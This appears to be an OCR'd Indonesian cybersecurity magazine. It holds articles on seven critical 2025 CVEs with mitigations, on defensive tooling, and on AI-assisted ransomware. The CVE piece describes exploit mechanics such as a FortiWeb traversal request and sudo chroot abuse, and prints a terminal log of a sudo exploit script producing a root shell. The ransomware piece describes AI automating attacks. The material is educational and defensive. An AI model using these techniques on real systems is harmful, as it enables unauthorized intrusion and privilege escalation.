Tanpa perbaikan fundamental pada arsitektur keamanan sistem pembayaran nasional, insiden serupa bisa terulang dengan skala yang lebih besar. Ancaman peretasan keamanan bank di Indonesia masih tinggi, dan kepercayaan masyarakat terhadap sistem perbankan digital menjadi taruhan.

Biaya membereskan kekacauan pasca-kejadian Rp 800 miliar ditambah reputasi yang hancur jauh lebih mahal daripada investasi membangun arsitektur sistem yang benar sejak awal. Pertanyaannya: **apakah pembelajaran dari kasus ini akan cukup kuat untuk mendorong perubahan sistemik,** ataukah kita harus menunggu insiden berikutnya yang mungkin lebih besar lagi?

PUNGGAWA cybersecurity

7 CVE TAHUN 2025 YANG HARUS DIWASPADAI

BY **MAS ADE**

Tahun 2025 telah menjadi saksi penemuan berbagai kerentanan keamanan kritis (CVE) yang mengguncang dunia siber dan menggerakkan perhatian serius dari komunitas keamanan global. Seiring dengan berkembangnya teknologi dan infrastruktur digital, ancaman keamanan siber juga semakin kompleks dan berdampak luas terhadap organisasi dari berbagai skala, mulai dari perusahaan besar hingga institusi pemerintah.


Dalam sektor keamanan digital yang terus berubah, pemahaman mendalam tentang kerentanan-kerentanan kritis menjadi sangat penting. Kerentanan-kerentanan ini tidak hanya mengancam keamanan data dan privasi pengguna, tetapi juga dapat mengganggu operasional organisasi dan menimbulkan kerugian finansial yang signifikan.

Dengan semakin meningkatnya serangan siber dan munculnya vektor ancaman baru, organisasi di seluruh dunia dituntut untuk tetap waspada dan proaktif dalam mengelola risiko keamanan. Pada artikel ini, kami merangkum tujuh CVE paling signifikan dan berpengaruh dari tahun 2025 sebagai dokumentasi mengenai perkembangan dan tantangan keamanan digital terkini

CVE-2025-55182 REACT2SHELL

CVE-2025-55182 (React2Shell) adalah kerentanan Remote Code Execution (RCE) kritis (CVSS 10.0) pada React Server Components, yang disebabkan oleh unsafe deserialization pada protokol Flight. Kerentanan ini berdampak pada React 19.x dan Next.js 15/16 dengan App Router, bahkan dalam konfigurasi default, sehingga server dapat dieksploitasi tanpa autentikasi hanya melalui HTTP request khusus.

Eksploitasi terjadi ketika penyerang mengirim payload berisi objek terserialisasi berbahaya melalui protokol Flight. Karena tidak ada validasi input yang memadai di sisi server, payload tersebut diproses dan memicu eksekusi kode arbitrer. Satu permintaan HTTP saja sudah cukup untuk memperoleh RCE.




Dampaknya sangat serius: penyerang dapat menjalankan perintah dengan hak proses server, termasuk mengakses database, memasang web shell, mencuri kredensial, hingga menyebarkan malware seperti cryptominer. Sejak diungkap pada akhir 2025, kerentanan ini dilaporkan telah dieksploitasi secara aktif dan masif.

Mitigasi utama adalah segera melakukan patch ke versi yang telah diperbaiki oleh Meta dan Vercel, seperti React 19.0.2 dan Next.js 16.0.1 (atau rilis resmi setara). Jika patch belum memungkinkan, disarankan menerapkan workaround keamanan, termasuk menonaktifkan React Server Components yang tidak diperlukan.

CVE-2025-6218 WINRAR PATH TRAVERSAL


CVE-2025-6218 adalah kerentanan path traversal pada aplikasi kompresi WinRAR yang memungkinkan eksekusi kode saat korban mengekstrak arsip berbahaya. Bug ini berasal dari pengelolaan jalur file yang tidak aman pada arsip RAR/ZIP, sehingga penyerang dapat menyisipkan path yang dimanipulasi untuk mengekstrak atau menempatkan file ke lokasi sensitif di luar direktori tujuan. Serangan ini membutuhkan interaksi pengguna (membuka/mengekstrak arsip), namun berdampak tinggi karena dapat digunakan untuk menanam malware secara tersembunyi.

CVE-2025-6218 dalam praktiknya, penyerang menyebarkan arsip berbahaya melalui phishing atau tautan, yang ketika dibuka dengan WinRAR versi rentan akan mengeksekusi kode dalam konteks pengguna lokal, misalnya dengan menempatkan file ke folder Startup agar berjalan otomatis saat login. Kerentanan ini telah dimanfaatkan oleh beberapa grup APT seperti APT-C-08/Bitter dan Gamaredon untuk menyebarkan trojan (C# RAT, keylogger, screenshot stealer). Mitigasi utama adalah memperbarui WinRAR ke versi 7.12 atau lebih baru (rilis Juni 2025) serta mengaktifkan proteksi keamanan (AV/EDR) untuk mendeteksi arsip dengan struktur mencurigakan.




CVE-2025-24813 adalah kerentanan unauthenticated Remote Code Execution (RCE) pada Apache Tomcat yang berkaitan dengan partial PUT dan Default Servlet, akibat celah path equivalence (internal dot) yang memungkinkan penyerang memanipulasi validasi jalur file. Dalam konfigurasi non-standar di mana Default Servlet diizinkan menulis, partial PUT aktif, serta penggunaan file-based session persistence penyerang dapat mengunggah file dengan nama khusus untuk menimpa atau menulis file sensitif, yang pada skenario terburuk dapat memicu deserialisasi objek Java berbahaya dan eksekusi kode di server. Dampaknya meliputi pembacaan file sensitif, defacement, penyebaran malware, hingga penanaman webshell, meskipun eksploitasi relatif sulit karena membutuhkan konfigurasi khusus yang jarang digunakan. Mitigasi utama adalah segera memperbarui Tomcat ke versi yang telah diperbaiki, yaitu 11.0.3, 10.1.35, atau 9.0.99, sesuai branch yang digunakan.

CVE-2025-24813 APACHE TOMCAT RCE



CVE-2025-64446 FORTIWEB AUTHENTICATION BYPASS)

CVE-2025-64446 adalah kerentanan path traversal kritis pada Fortinet FortiWeb (versi 7.0.0–8.0.1) yang memungkinkan bypass autentikasi dan pengambilalihan penuh perangkat. Melalui request HTTP/HTTPS yang dimodifikasi ke antarmuka manajemen, penyerang tanpa kredensial dapat menyamarkan request eksternal sebagai request internal admin, sehingga mampu membuat akun admin baru atau menjalankan perintah administratif berbahaya.



Eksploitasi dilakukan dengan mengirim satu HTTP POST ke endpoint internal /cgi-bin/fwbcgi menggunakan URL traversal dan header khusus (misalnya CGIINFO berbentuk base64). Dampaknya sangat fatal karena penyerang memperoleh akses administrator penuh, dapat mematikan proteksi WAF, mencuri data sensitif, menghapus log, dan menjadikan FortiWeb sebagai pintu masuk ke jaringan internal. Mitigasi: segera upgrade firmware ke versi aman (mis. FortiWeb 8.0.2 atau 7.6.5/7.6.6), batasi akses antarmuka manajemen (VPN/IP allowlist), serta ganti kredensial admin dan audit log untuk indikasi kompromi.

CVE-2025-32463 LINUX SUDO LOCAL PRIVILEGE ESCALATION

CVE-2025-32463 (Chwoot) adalah kerentanan local privilege escalation pada sudo di Linux/UNIX yang memungkinkan user biasa memperoleh hak root dengan menyalahgunakan opsi --chroot (-R). Sejak sudo v1.9.14, sudo melakukan resolusi path di dalam chroot sebelum memverifikasi sudoers, sehingga penyerang dapat memaksa sudo memuat konfigurasi /etc/nsswitch.conf dari direktori yang dikendalikan user dan meload library berbahaya yang kemudian dieksekusi sebagai root.


Eksploitasi CVE-2025-32463 (Chwoot) memerlukan akses lokal sebagai user non-root yang memiliki izin sudo, di mana penyerang menyiapkan direktori chroot berisi nsswitch.conf palsu dan shared library berbahaya, lalu menjalankan **sudo -R <dir> <perintah>** sehingga sudo memuat konfigurasi tersebut dan mengeksekusi library dengan hak sudo, menghasilkan shell root. Dampaknya sangat kritis karena memberikan akses root penuh dan memungkinkan pengambilalihan total sistem Linux/UNIX; mitigasinya adalah segera memperbarui sudo ke versi 1.9.17p1 atau lebih baru, dengan patch resmi melalui update keamanan distro utama seperti Ubuntu, Debian, Red Hat, dan SUSE.

```
┌──(kali㉿kali)-[/tmp]
└─$ cd CVE-2025-32463

┌──(kali㉿kali)-[/tmp/CVE-2025-32463]
└─$ ls
archs-dynamic  archs-static  get_root.py  get_root.sh  LI

┌──(kali㉿kali)-[/tmp/CVE-2025-32463]
└─$ ./get_root.sh
[*] Detected architecture: x86_64
[*] Launching sudo with archs-dynamic payload …
┌──(root㉿kali)-[/]
└─# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout)
```

CVE-2025-21042 adalah kerentanan kritis pada perangkat Samsung Galaxy (Android) yang memungkinkan remote code execution tanpa interaksi pengguna melalui file gambar. Celah ini berada dalam komponen Samsung Image Codec Library (libimagecodec.quram.so), di mana terdapat bug out-of-bounds write yang dapat disulap menjadi eksekusi kode arbitrer ketika memproses gambar berformat tertentu. Dalam serangan nyata, kerentanan ini dieksploitasi untuk menyebarkan spyware LANDFALL secara zero-click (tanpa korban mengetuk apapun) hanya dengan mengirim gambar berbahaya via aplikasi pesan.



SAMSUNG

CVE-2025-21042 SAMSUNG GALAXY IMAGE CODEC RCE


24

Penyerang memanfaatkan file gambar berformat DNG (Digital Negative) yang telah disematkan payload tersembunyi. Gambar DNG berbahaya ini biasanya dikirim melalui WhatsApp. Begitu file gambar diterima di ponsel Samsung rentan, library gambar Samsung otomatis akan memprosesnya (misal untuk membuat thumbnail), memicu bug out-of-bounds di memori. Dalam kasus CVE-2025-21042, file DNG tersebut ternyata mengandung arsip ZIP tersembunyi dengan komponen malware. Ketika diproses, exploit akan mengekstrak komponen itu dan menjalankannya dengan izin proses media, yang dapat ditingkatkan ke akses lain di perangkat.

Penting: pengguna tidak perlu membuka atau mengklik file sama sekali cukup menerima (atau melihat pratayang) gambar sudah cukup bagi exploit untuk berjalan (zero-click exploit).

CVE-2025-53770 MICROSOFT SHAREPOINT DESERIALIZATION RCE

CVE-2025-53770 adalah kerentanan Remote Code Execution kritis (CVSS 9.8) pada Microsoft SharePoint Server (on-premises) yang disebabkan oleh deserialisasi data tak tepercaya. Dijuluki juga "ToolPane RCE" atau "SharePoint ToolShell", celah ini memungkinkan penyerang tanpa autentikasi menjalankan kode di server SharePoint hanya dengan mengirim request HTTP tertentu. Kerentanan ini menjadi zero-day yang dieksploitasi aktif secara global pada pertengahan 2025, sebelum patch tersedia, sehingga menimbulkan kewaspadaan tinggi bagi admin SharePoint di mana-mana.



CVE-2025-53770 Penyerang mengeksploitasi kerentanan SharePoint dengan mengirim HTTP POST berisi payload deserialisasi berbahaya ke endpoint tertentu (dilaporkan terkait ToolPane.aspx), yang gagal memvalidasi input sehingga objek .NET di-deserialize di server. Kerentanan ini dapat dieksploitasi langsung dari internet tanpa autentikasi, memungkinkan penyerang mengeksekusi kode dengan hak istimewa tinggi (sering kali setara Local System) pada server SharePoint.

Dampaknya adalah kompromi total server SharePoint: penyerang dapat menanam webshell ASPX, mengekstrak dokumen dan konfigurasi sensitif, serta mencuri machine key untuk mempertahankan akses persisten bahkan setelah patch. Mitigasi: segera pasang Security Update SharePoint Juli 2025 untuk versi terdampak (2016, 2019, Subscription Edition) yang memperbaiki CVE-2025-53770/53771, dan lakukan rotasi ulang Machine Key pasca patch.

TOOLS CYBERSECURITY 2025

TEKNOLOGI YANG MEMBENTUK PRAKTIK DEFENSIVE MODERN

BY **KANG ALI**

Medan Pertempuran Siber yang Berubah

Tahun 2025 menandai fase baru dalam dunia keamanan siber. Serangan tidak lagi bersifat sporadis atau sekadar memanfaatkan celah teknis sederhana. Kini, ancaman hadir secara terstruktur, otomatis, dan semakin cerdas, sering kali memanfaatkan kecerdasan buatan, serangan berbasis identitas, serta eksploitasi lingkungan cloud yang kompleks.

Di sisi lain, tim pertahanan (defensive team) menghadapi tantangan besar: volume alert yang tinggi, keterbatasan sumber daya manusia, dan tuntutan respon yang semakin cepat. Dalam kondisi ini, tools cybersecurity modern tidak lagi cukup jika hanya mampu mendeteksi. Mereka dituntut untuk memberi konteks, memprioritaskan risiko, dan membantu respon secara otomatis.

Evolusi Tools Defensive: Dari Reaktif ke Adaptif

Perjalanan teknologi keamanan siber menunjukkan pergeseran paradigma yang signifikan:

Era Awal
(Signature-Based Security)

Fokus pada antivirus dan rule statis. Efektif untuk ancaman lama, namun lemah terhadap serangan baru.

Era Visibilitas Terpusat
(SIEM & Log Management)

Organisasi mulai mengumpulkan log dari berbagai sumber untuk korelasi insiden.

Era 2025
Intelligent & Automated Defense

Tools tidak hanya mengumpulkan data, tetapi juga menganalisis perilaku, memahami konteks, dan mengambil tindakan.

Defensive security kini bergerak dari pendekatan reactive menjadi proactive dan adaptive, di mana kecepatan dan akurasi respon menjadi kunci utama.

1. AI-POWERED SOC & DETECTION PLATFORM

Security Operation Center (**SOC**) modern di 2025 sangat bergantung pada Artificial Intelligence (AI) dan machine learning.
Peran utama:

- Korelasi jutaan log secara otomatis
- Mengurangi false positive
- Menentukan prioritas insiden berdasarkan risiko nyata

AI tidak menggantikan analis keamanan, tetapi bertindak sebagai asisten analitis yang mempercepat pengambilan keputusan. Dengan AI-powered SIEM dan UEBA, SOC mampu fokus pada insiden kritis, bukan tenggelam dalam alert yang tidak relevan.

2. SOAR: OTOMATISASI RESPON INSIDEN

Security Orchestration, Automation, and Response (**SOAR**) menjadi fondasi defensive modern.
Kemampuan utama:

- Menjalankan playbook otomatis
- Integrasi dengan SIEM, EDR, firewall, dan sistem tiket
- Mendukung human-in-the-loop untuk kontrol keputusan kritis

3. EDR, XDR, DAN MDR: VISIBILITAS MENYELURUH

Defensive tools berkembang dari fokus endpoint menjadi pendekatan menyeluruh.

- **EDR** (Endpoint Detection & Response)

Fokus pada aktivitas di endpoint.

- **XDR** (Extended Detection & Response)


Menggabungkan endpoint, network, email, dan cloud.

- **MDR** (Managed Detection & Response)

Layanan SOC terkelola untuk organisasi dengan keterbatasan sumber daya.
Pendekatan ini memberikan satu pandangan terpadu terhadap ancaman lintas domain, sehingga memudahkan investigasi dan respon.

4. CLOUD & IDENTITY-CENTRIC SECURITY

Di 2025, identitas adalah **perimeter baru**. Dengan meningkatnya penggunaan cloud dan kerja jarak jauh, keamanan tidak lagi bergantung pada lokasi jaringan.



Tools utama:

- Identity and Access Management (IAM)
- Cloud Security Posture Management (CSPM)
- Cloud-Native Application Protection Platform (CNAPP)
- Zero Trust Architecture

Pendekatan ini memastikan bahwa setiap akses diverifikasi, diaudit, dan dibatasi berdasarkan konteks risiko.

5. THREAT INTELLIGENCE & DECEPTION TECHNOLOGY

Defensive modern tidak hanya bertahan, tetapi juga memprediksi dan mengelabui attacker.

- **Threat Intelligence**

Memberikan konteks tentang aktor, teknik, dan kampanye serangan.

- **Deception Technology**

Menggunakan honeypot, decoy, dan kredensial palsu untuk mendeteksi intrusi sejak dini.

Teknologi ini membantu organisasi mendeteksi serangan sebelum dampak nyata terjadi.

Tools cybersecurity terbaik akan gagal jika berdiri sendiri.
Di 2025, integrasi adalah keharusan.
Alur pertahanan modern:

Detection → Analysis → Automation → Response → Reporting

Penutup

Di tahun 2025, cybersecurity bukan lagi tentang siapa yang memiliki tools paling banyak, melainkan siapa yang mampu mengintegrasikan manusia, proses, dan teknologi secara efektif. Tools defensive modern hadir bukan untuk menggantikan peran manusia, tetapi untuk memperkuat kemampuan mereka dalam menghadapi ancaman yang semakin kompleks.

Keamanan siber adalah perjalanan tanpa garis akhir—dan tools 2025 adalah fondasi penting untuk melangkah lebih siap ke masa depan.

RANSOMWARE DI 2025
DARI OPERASI MANUAL KE SERANGAN BERBASIS KECERDASAN BUATAN

BY **PAKDE IWAN**

Selama bertahun-tahun, **ransomware** dipahami sebagai kejahatan siber yang digerakkan manusia. Ada operator yang sabar menunggu akses, ada negosiator yang menekan korban lewat percakapan terenkripsi, dan ada afiliasi yang bekerja layaknya jaringan kriminal terorganisasi. Namun pada 2025, pola itu mulai runtuh.

Ransomware tidak lagi sekadar dijalankan oleh manusia. Ia kini dibantu—bahkan dalam beberapa aspek dikendalikan—oleh kecerdasan buatan. Serangan menjadi lebih cepat, lebih presisi, dan lebih sulit diprediksi. Jika sebelumnya penyerang membutuhkan waktu berminggu-minggu untuk menjelajahi jaringan korban, kini banyak serangan yang bergerak dari kompromi awal hingga pemerasan hanya dalam hitungan jam.

Transformasi ini bukan kebetulan. Ia lahir dari tekanan penegakan hukum global, meningkatnya ketahanan organisasi, dan satu faktor kunci lainnya: demokratisasi teknologi AI.

Tekanan Aparat, Jawaban Mesin

Sepanjang 2024 hingga 2025, sejumlah kelompok ransomware besar berhasil dilumpuhkan aparat penegak hukum. LockBit, BlackCat, hingga Black Basta nama-nama yang selama ini menghantui dunia keamanan siber—satu per satu menghilang dari radar. Namun hilangnya kelompok besar tidak serta-merta menurunkan ancaman. Sebaliknya, lanskap ransomware terfragmentasi. Muncul kelompok kecil, aktor "lone wolf", dan operasi oportunistik yang lebih lincah. Di titik inilah AI mengambil peran penting.

Alih-alih mengandalkan operator manusia yang rentan dilacak, pelaku kejahatan mulai mengotomatiskan tahapan serangan. Pemindaian jaringan, pemetaan hak akses, hingga pemilihan target bernilai tinggi kini dapat dilakukan oleh sistem berbasis machine learning. Hasilnya: serangan yang lebih cepat, lebih senyap, dan lebih efisien.

DARI HUMAN-OPERATED KE MACHINE-ASSISTED

Pada era ransomware tradisional, serangan bersifat sangat “manual”. Operator menjelajah jaringan korban secara bertahap, menentukan sistem mana yang kritis, lalu berdiskusi panjang sebelum menekan tombol enkripsi.
Di 2025, pola ini berubah. Banyak keputusan penting kini didelegasikan ke mesin:

- Model AI menganalisis struktur Active Directory untuk menemukan akun dengan hak istimewa tinggi.
- Sistem otomatis mengidentifikasi lokasi cadangan data dan menilai apakah cadangan tersebut dapat dirusak.
- Algoritma menentukan strategi pemerasan: enkripsi penuh, eksfiltrasi data, atau kombinasi keduanya.

AI SEBAGAI PENGGANDA SKALA KEJAHATAN

Kecerdasan buatan tidak menciptakan ransomware, tetapi ia menggandakan dampaknya. Salah satu contoh paling nyata terlihat pada serangan phishing. Email pemancing kini ditulis dengan konteks industri, meniru gaya bahasa internal perusahaan, bahkan mencerminkan kebiasaan komunikasi pimpinan.

Tak hanya itu, AI juga dimanfaatkan untuk:

- Menyusun skrip lateral movement yang disesuaikan dengan lingkungan korban
- Menguji respons sistem keamanan secara otomatis
- Mengubah taktik serangan secara dinamis ketika menemui hambatan

Ketika enkripsi terhalang oleh cadangan data yang kuat, sistem beralih ke pemerasan berbasis pencurian data. Pola ini—dikenal sebagai exfiltration-only attack—meningkat signifikan sepanjang 2025.

Ransomware Tanpa Wajah Manusia

Perubahan lain yang tak kalah mencolok adalah hilangnya sentuhan manusia dalam negosiasi. Banyak korban melaporkan komunikasi yang dingin dan satu arah. Tidak ada tawar-menawar panjang, tidak ada fleksibilitas. Tenggat waktu ditentukan sistem, begitu pula nilai tebusan.

Data global menunjukkan lebih dari sepertiga korban ransomware kini tidak membayar tebusan sama sekali, namun tetap berhasil memulihkan operasional mereka. Bagi pelaku kejahatan, AI kembali menjadi solusi: meningkatkan volume serangan untuk menutup penurunan pendapatan per korban.

INFRASTRUKTUR KRITIS DALAM BIDIKAN

